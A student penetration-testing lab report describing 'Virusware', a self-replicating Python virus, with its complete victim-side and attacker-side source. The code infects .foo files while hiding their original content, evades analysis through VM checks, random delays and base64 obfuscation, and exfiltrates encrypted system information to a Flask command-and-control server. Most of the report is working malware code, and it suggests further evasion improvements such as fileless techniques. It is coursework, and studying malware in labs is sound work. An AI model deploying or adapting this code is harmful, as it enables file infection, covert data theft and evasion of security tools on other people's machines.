Pentration Testing: Lab Quiz 1

Mahit Gupta - 23690264

Introduction:

This report aims to explore the development and functionality of a custom malware named "Virusware," designed and implemented for the CITS3006 Penetration Testing course. The malware is constructed as a Python script named `virusware.py`, which is stored on the host machine. While attempts were made to convert the script into an executable file, these efforts were unsuccessful, leading to the decision to work with the Python script directly.

The report covers four main tasks outlined in the project:

1. **Task 1.1 - Target:** Ensuring the malware's functionality across multiple operating systems (OSes).
2. **Task 1.2 - Message:** Displaying a message to inform the target host's users that they are infected with the malware.
3. **Task 1.3 - Properties:** Demonstrating the virus-like behavior of the malware, including its evasion techniques and mutation capabilities.
4. **Task 1.4 - Exfiltrate:** Implementing data exfiltration methods, with a focus on using stealthy techniques to extract and send data from the infected host to an attacker-controlled server.

Task 1.1: Target

Task 1.1 is successfully completed as the Virusware code has been verified to work seamlessly across both Windows and Unix-based systems, including Linux and macOS. This ensures the malware's functionality in a wide range of environments, which is crucial given the diversity of operating systems that might be encountered in real-world scenarios.

Basic Functionality Overview:

Virusware is a Python script designed to act as a virus on the host machine, where it is assumed to have already been placed. The malware is intended to autonomously spread by infecting files with a `.foo` extension.

```
python3 virusware.py
```

Attacker's Setup:

To facilitate the exfiltration of data, a `server.py` script is run on the attacker's machine. This server script is not essential for the virus's core functions but is necessary when performing data exfiltration tasks. Without the server running, the Virusware script will still spread across the host system, continuing its infection and mutation processes autonomously.

```
python3 server.py
```

Task 1.2: User Notification


Task 1.2 is designed to fulfill the requirement of alerting the user to the fact that their system has been compromised. The Virusware script accomplishes this by displaying a pop-up window with the message

"Your system is hacked." This functionality is implemented using the `tkinter` library, which is a standard Python interface to the Tk GUI toolkit.

Code Implementation:
The following snippet from Virusware demonstrates how the pop-up is generated:

```
def display_message():
    """Display a popup message to alert the user of infection."""
    root = tk.Tk()
    root.withdraw()
    messagebox.showinfo("Infected", decode("SGFoYSwgeW91IGhhdmUgYmVlbiBpbmZlY3Rl
ZCBieSBWaXJ1c3dhcmUh"))
    root.destroy()
```

. The message is encoded using base64 for obfuscation purposes, ensuring that the message remains hidden in the script's source code.



Task 1.3: Part 1 : Malicious Behavior - Virus Functionality

Task 1.3 requires the malware to behave like a virus, meaning it must have self-replicating capabilities that allow it to spread and infect other files. To achieve this, Virusware combines the functionality of two conceptual viruses: the "Foo Virus" and the "Sully Virus." These functionalities are merged to create a more robust and stealthy malware.

Foo Virus Functionality:

The Foo Virus is designed to append itself to the top of `.foo` files. When an infected `.foo` file is executed in a different directory, it replicates by infecting all other `.foo` files in that directory.

Sully Virus Functionality:

The Sully Virus adds another layer of stealth by commenting out all the lines of code that were originally present in the infected file.

Code Implementation:


The following snippet from Virusware demonstrates how the malware achieves this dual functionality:

```
def self_replicate():
    // foo
```

```
    for file in glob.glob("*.foo"):
        with open(file, 'r') as target_file:
            target_code = target_file.readlines()

        if any("## INFECTED BY PYTHON VIRUS ##\n" in line for line in target_cod
e):
            continue
//sully
        with open(file, 'w') as target_file:
            target_file.write("## INFECTED BY PYTHON VIRUS ##\n")
            target_file.writelines(["if __name__ == '__main__':\n"] + ["    " +
line for line in virus_code])
            target_file.write("\n# Original content starts here\n")
            target_file.writelines("# " + line for line in target_code)
```

Explanation:

- **Targeting .foo Files:** The script searches for all `.foo` files in the current directory. For each file, it checks if the file is already infected by looking for a specific marker (`## INFECTED BY PYTHON VIRUS ##`). If the file is not yet infected, the virus appends itself to the top of the file.
- **Commenting Out Original Code:** The script comments out the original content of the file, effectively hiding it. This is the Sully Virus aspect of the malware, making it harder for anyone inspecting the file to realize it has been compromised.
- before running `virusware`



- after running `virusware`

Task 1.3: Part 2 - Evasion Techniques

In Task 1.3, Virusware integrates several evasion strategies, including virtual machine (VM) detection, code obfuscation, and random execution delays.

VM Detection

Purpose:
Virtual machine detection is a common evasion technique used by malware to avoid analysis in sandbox environments often utilized by security researchers.

Code Implementation:

```
def running_in_vm():
    """Checks if the script is running in a virtual machine."""
    try:
        with open("/sys/class/dmi/id/product_name", 'r') as f:
            if "VMware" in f.read() or "VirtualBox" in f.read():
                return True
    except FileNotFoundError:
        return False
```

Explanation:

- **Usage in Malware:** When integrated into the malware's main logic, if a VM is detected, the malware can choose to terminate its execution or refrain from executing its malicious payload. This prevents the malware from being analyzed in a controlled environment.

Why We Didn't Use It for Testing:
During the development phase, using VM detection would prevent us from testing and refining the malware in a virtual environment, which is the safest way to handle and study malware.

Obfuscation

Implementation:
Obfuscation in Virusware is achieved through various means, including base64 encoding for string literals and inserting random comments or mutations in the code during replication.

Example:

```
def decode(encoded_string):
    """Decodes an encoded string using base64 for obfuscation purposes."""
```

```
    return base64.b64decode(encoded_string).decode("utf-8")
```

Explanation:

- **Encoded Strings:** Important strings, such as those used in the notification message, are encoded using base64. This hides the actual content of the strings, making it less apparent what the malware is doing when casually inspected.

Random Execution Delay

Purpose:
The random execution delay is designed to thwart time-based detection mechanisms and pattern recognition used by automated security systems. By introducing randomness in the execution timing, the malware avoids creating a consistent pattern that can be easily detected.

Code Implementation:

```
time.sleep(random.randint(5, 30))  # Random delay to avoid detection
```

Task 1.3: Part 3 - Mutation (Polymorphism)

In Virusware, mutation is implemented by inserting random strings and comments into the code and by executing different segments of code at random.

Code Implementation: Inserting Random Strings

The self-replication function in Virusware includes a mechanism to insert random strings or comments into the code each time it replicates.

Code Snippet:

```
def self_replicate():
    //
    mutation = random.choice(['# Just a comment\n', '# Another harmless comment
\n', '# Dynamic behavior injected\n'])
    virus_code.insert(1, mutation)
//

        if any("## INFECTED BY PYTHON VIRUS ##\n" in line for line in target_cod
e):
            continue

        //
```

Explanation:

- **Random Comments:** In the `self_replicate` function, a random comment is selected from a predefined list and inserted into the replicated code. These comments do not affect the malware's functionality but change its appearance, making each instance unique.

Random Function Generator


Executes different code segments at random. This not only changes the behavior of the malware but also adds another level of variability, further evading detection.

Code Snippet:

```
def random_function_generator():
    """Dynamically generates a function with random behavior."""
    actions = [
        "print('Performing action 1')",
        "print('Performing action 2')",
        "print('Performing action 3')"
    ]
    action = random.choice(actions)
    exec(action)
```

Explanation:

- **Random Behavior:** The `random_function_generator` contains a list of actions that can be executed. Each time the function is called, it randomly selects one of these actions and executes it using Python's `exec()` function.
- The following image is generated when this code `python3 test1.foo` is run which itself is an infected file, now this infects `test3.foo` which is a non - infected file but it still ends up getting infected however, looks a bit differnet than `test1.foo`



Task 1.4: Data Exfiltration

Choice of Exfiltration Method: HTTPS

For the data exfiltration process in Virusware, we opted for HTTPS (HyperText Transfer Protocol Secure) as the communication protocol between the malware and the command-and-control (C2) server. Here's why HTTPS was chosen over other methods:

- **Stealth and Legitimacy:** HTTPS is commonly used by legitimate websites, making it less likely to raise suspicion when it is detected in network traffic. Many organizations allow HTTPS traffic without stringent filtering, which allows the malware's communications to blend in with regular web traffic.
- **Encryption:** HTTPS encrypts the data being transmitted, ensuring that even if the traffic is intercepted, the data remains unreadable without the correct decryption key. This encryption adds a layer of security, protecting the exfiltrated data from being exposed during transmission.
- **Authentication:** HTTPS also provides server authentication, ensuring that the data is being sent to the correct C2 server. This helps in preventing man-in-the-middle attacks, where an attacker might try to intercept the data by pretending to be the legitimate server.

Code Explanation

1. Server-Side Code (server.py)

The server script (`server.py`) runs on the attacker's machine and is responsible for generating encryption keys, receiving exfiltrated data, and decrypting it.

Code Snippet:

```
from flask import Flask, request
from cryptography.fernet import Fernet

app = Flask(__name__)
key = Fernet.generate_key()
fernet = Fernet(key)

@app.route('/get_key', methods=['GET'])
def get_key():
    """Send the Fernet key to the client (malware)."""
    return key.decode()

@app.route('/data', methods=['POST'])
def receive_data():
    """Receive and decrypt data sent by the malware."""
    encrypted_data = request.get_data()
    decrypted_data = fernet.decrypt(encrypted_data).decode('utf-8')
    print("Received decrypted data:", decrypted_data)
    # Saving data to a file
    with open('received_data.txt', 'a') as file:
        file.write(decrypted_data + "\n")
    return "Data received", 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=443, ssl_context=('cert.pem', 'key.pem'))
```

Explanation:

- **Dynamic Key Generation:** The server generates a new encryption key each time it starts, ensuring that each session is uniquely encrypted. This key is then distributed to the malware when it requests it.
- **Data Reception and Decryption:** When the malware sends exfiltrated data to the server, the server decrypts it using the previously generated key and stores it for further analysis. This process ensures that only the intended recipient (the attacker) can read the data.

2. Client-Side Code (virusware.py)

The client-side code running on the victim's machine is responsible for collecting system information, encrypting it, and sending it to the C2 server.


Code Snippet:


```
def gather_system_info():
    """Gather system info to exfiltrate."""
    info = {
        'platform': platform.system(),
        'release': platform.release(),
        'version': platform.version(),
```

```
        'machine': platform.machine(),
        'processor': platform.processor()
    }
    return json.dumps(info)

def encrypt_and_send_data(data, key, url):
    """Encrypt data and send it to the C2 server."""
    fernet = Fernet(key)
    encrypted_data = fernet.encrypt(data.encode())
    headers = {'Content-Type': 'application/octet-stream'}
    response = requests.post(url, headers=headers, data=encrypted_data, verify=F
alse, timeout=5)
    print(f"Data sent with response: {response.status_code}")

def get_key(server_url):
    """Request the Fernet key from the C2 server with error handling and a timeo
ut."""
    try:
        response = requests.get(f"{server_url}/get_key", verify=False, timeout=
5)
        return response.text.encode()
    except requests.exceptions.RequestException as e:
        print(f"Failed to retrieve key: {e}")
        return None
```


Explanation:

- **System Information Gathering:** The `gather_system_info()` function collects basic system information, such as the operating system, version, machine type, and processor details. This information is useful for attackers to understand the environment of the infected machine and to plan further attacks.
- **Encryption and Data Transmission:** Once the system information is gathered, it is encrypted using the Fernet key provided by the server. The encrypted data is then sent to the server using a POST request over HTTPS.
- **Key Retrieval:** The `get_key()` function is responsible for fetching the encryption key from the C2 server. If the key cannot be retrieved (e.g., if the server is offline), the function will handle the error gracefully.
- for linux:





- for windows:



Assumptions, Limitations and Mitigations

- **Assumption:** It is assumed that the malware has already been placed on the victim's machine. The initial infection vector (e.g., phishing, drive-by download) is not demonstrated.
- **Reliance on C2 Server:** Fallback servers or peer-to-peer communication can mitigate the dependence on an active C2 server.
- **Behavioral Detection:** Implementing fileless techniques can help evade behavior-based antivirus tools.
- **Basic Mutation Capabilities:** Advanced polymorphic techniques can strengthen evasion against analysis tools.

- **Platform Dependencies:** Packaging dependencies or using a more universal language like C/C++ can address platform compatibility issues.

Security Implications and Countermeasures

- **Detection and Prevention:** Use behavioral analysis, network monitoring, and IDS/IPS to detect and prevent malware activities.
- **Endpoint Security:** NGAV and application whitelisting can combat evasion and mutation tactics.
- **Encryption and Exfiltration:** DPI and DLP tools can detect and block unauthorized encrypted data transfers.
- **Virtualization Detection:** Advanced sandboxing can counter virtualization detection, aiding safe analysis.

`virusware.py` - Victim side code

```
#!/usr/bin/env python
import sys
import os
import glob
import tkinter as tk
from tkinter import messagebox
import base64
import random
import time
import json
import requests
import platform
from cryptography.fernet import Fernet

def decode(encoded_string):
    """Decodes an encoded string using base64 for obfuscation purposes."""
    return base64.b64decode(encoded_string).decode("utf-8")

def running_in_vm():
    """Checks if the script is running in a virtual machine."""
    try:
        with open("/sys/class/dmi/id/product_name", 'r') as f:
            if "VMware" in f.read() or "VirtualBox" in f.read():
                return True
    except FileNotFoundError:
        return False

def display_message():
    """Display a popup message to alert the user of infection."""
    root = tk.Tk()
    root.withdraw()
    messagebox.showinfo("Infected", decode("SGFoYSwgeW91IGhhdmUgYmVlbiBpbmZlY3RlZC
    root.destroy()

def random_function_generator():
```

```
    """Dynamically generates a function with random behavior."""
    actions = [
        "print('Performing action 1')",
        "print('Performing action 2')",
        "print('Performing action 3')"
    ]
    action = random.choice(actions)
    exec(action)

def self_replicate():
    """Function to make the script replicate itself into .foo files with enhanced
    with open(sys.argv[0], 'r') as virus_file:
        virus_code = virus_file.readlines()

    mutation = random.choice(['# Just a comment\n', '# Another harmless comment\n'
    virus_code.insert(1, mutation)

    for file in glob.glob("*.foo"):
        with open(file, 'r') as target_file:
            target_code = target_file.readlines()

        if any("## INFECTED BY PYTHON VIRUS ##\n" in line for line in target_code)
            continue

        with open(file, 'w') as target_file:
            target_file.write("## INFECTED BY PYTHON VIRUS ##\n")
            target_file.writelines(["if __name__ == '__main__':\n"] + ["    " + li
            target_file.write("\n# Original content starts here\n")
            target_file.writelines("# " + line for line in target_code)

def gather_system_info():
    """Gather system info to exfiltrate."""
    info = {
        'platform': platform.system(),
        'release': platform.release(),
        'version': platform.version(),
        'machine': platform.machine(),
        'processor': platform.processor()
    }
    return json.dumps(info)

def encrypt_and_send_data(data, key, url):
    """Encrypt data and send it to the C2 server."""
    fernet = Fernet(key)
    encrypted_data = fernet.encrypt(data.encode())
    headers = {'Content-Type': 'application/octet-stream'}
    response = requests.post(url, headers=headers, data=encrypted_data, verify=Fal
    print(f"Data sent with response: {response.status_code}")

def get_key(server_url):
    """Request the Fernet key from the C2 server with error handling and a timeout
```

```
    try:
        response = requests.get(f"{server_url}/get_key", verify=False, timeout=5)
        return response.text.encode()
    except requests.exceptions.RequestException as e:
        print(f"Failed to retrieve key: {e}")
        return None

def main():
    server_url = 'https://192.168.64.4:443'

    if running_in_vm():
        return

    time.sleep(random.randint(5, 30))  # Random delay to avoid detection

    key = get_key(server_url)  # Try to get the Fernet key from the server
    if key:
        info = gather_system_info()
        encrypt_and_send_data(info, key, f"{server_url}/data")  # Encrypt and send

    display_message()
    random_function_generator()  # Execute a randomly generated function
    self_replicate()  # Continue with file replication regardless of C2 server sta

if __name__ == "__main__":
    main()
```

`server.py` - Attacker side code

```
from flask import Flask, request
from cryptography.fernet import Fernet

app = Flask(__name__)
key = Fernet.generate_key()
fernet = Fernet(key)

@app.route('/get_key', methods=['GET'])
def get_key():
    """Send the Fernet key to the client (malware)."""
    return key.decode()

@app.route('/data', methods=['POST'])
def receive_data():
    """Receive and decrypt data sent by the malware."""
    encrypted_data = request.get_data()
    decrypted_data = fernet.decrypt(encrypted_data).decode('utf-8')
    print("Received decrypted data:", decrypted_data)
    # Saving data to a file
    with open('received_data.txt', 'a') as file:
        file.write(decrypted_data + "\n")
    return "Data received", 200
```

```
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=443, ssl_context=('cert.pem', 'key.pem'))
```